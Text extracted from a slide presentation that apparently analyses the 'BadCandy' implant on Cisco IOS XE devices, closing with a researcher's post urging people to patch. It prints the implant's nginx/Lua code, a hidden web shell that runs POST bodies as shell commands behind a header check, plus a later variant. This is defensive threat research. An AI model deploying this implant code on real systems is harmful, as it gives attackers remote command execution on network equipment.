
location /webui/logoutconfirm.html {
    add_header Content-Type text/html;
    add_header Cache-Control 'no-cache, no-store, must-revalidate';
    add_header Pragma no-cache;
    add_header Strict-Transport-Security "max-age=31536000; includeSubdomains";
    content_by_lua
        local authorized = false
        local content = ""
        local method = ngx.req.get_method()
        local headers = ngx.req.get_headers()
        local params = ngx.req.get_uri_args()
        if (method == "POST" and params ~= nil) then

            if (headers["Authorization"] ~= nil) then
                local authcode = string.gsub(headers["Authorization"], "^%s*(.*)%s*$", "%1")
                if (authcode ~= nil and string.match(authcode, "%w+$") ~= nil) then
                    local f = io.popen("cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 32 | xargs -n 1 sha256sum | sed -e 's/^[^ ]*  //g' | sort | tr -d '\n'")
                    if (f ~= nil) then
                        local shasum = f:read("*all")
                        shasum = string.lower(shasum)
                        if string.find(shasum, authcode) then
                            authorized = true
                        end
                        f:close()
                    end
                end
            end


            if (authorized == true) then
                ngx.req.read_body()
                local body = ngx.req.get_body_data()
                if (params["menu"] ~= nil and params["menu"] ~= "") then
                    content = "/2010202301/"
                elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "1") then
                    content = ""
                elseif (params["logon_hash"] ~= nil and params["logon_hash"] == " " and params["common_type"] ~= nil) then
                    if (params["common_type"] == "subsystem") then
                        local f = io.popen(body, "r")
                        if (f ~= nil) then
                            content = f:read("*all")
                            f:close()
                        end
                    elseif (params["common_type"] == "iox") then
                        ngx.req.set_header("Private-Level", "15")
                        local result = ngx.location.capture("/lua5", {method=ngx.HTTP_POST, body=body})
                        local response = result.body
                        if not (response == nil or #response == 0) then
                            content = response
                        end
                    end
                end
            end

            if (authorized == true) then
                ngx.status = 200
                ngx.say(content)
            else
                local result = ngx.location.capture("/internalWebui/login.html", {method = ngx.HTTP_GET})
                if result then
                    ngx.status = result.status
                    if result.body then
                        ngx.say(result.body)
                    end
                end
            end
        end
    };
```


ASYMMETRIC CAPABILITIES




QUALITY CONTROL



FUNCTIONAL SPECIFICATIONS

```
location ~* % {
  add_header Content-Type text/html;
  add_header Cache-Control 'no-cache, no-store, must-revalidate';
  add_header Pragma no-cache;
  add_header Strict-Transport-Security "max-age=31536000; includeSubdomains";
  content_by_lua '
    local result = ngx.location.capture("/internalWebui/login.html", {method = ngx.HTTP_GET})
    if result then
      ngx.status = result.status
      if result.body then
        ngx.say(result.body)
      end
    end
  ';
}
```


Figure 3: Updated BadCandy code - version 3




50% COMPROMISED IS NOT TOO BAD



HAPPY NEW YEAR



THIS IS FINE



DARKNESS

Security research engineering tech lead and at Cisco Talos



Colin Grady

@ColinGrady@infosec.exchange

There is still ongoing #cisco #iosxe compromise activity ongoing. If you have an IOS-XE device, patch! And stop opening the admin interface to the Internet. Please.

Jan 17, 2024, 05:22 PM · 🌐 · Web

0 boosts · 1 favorite



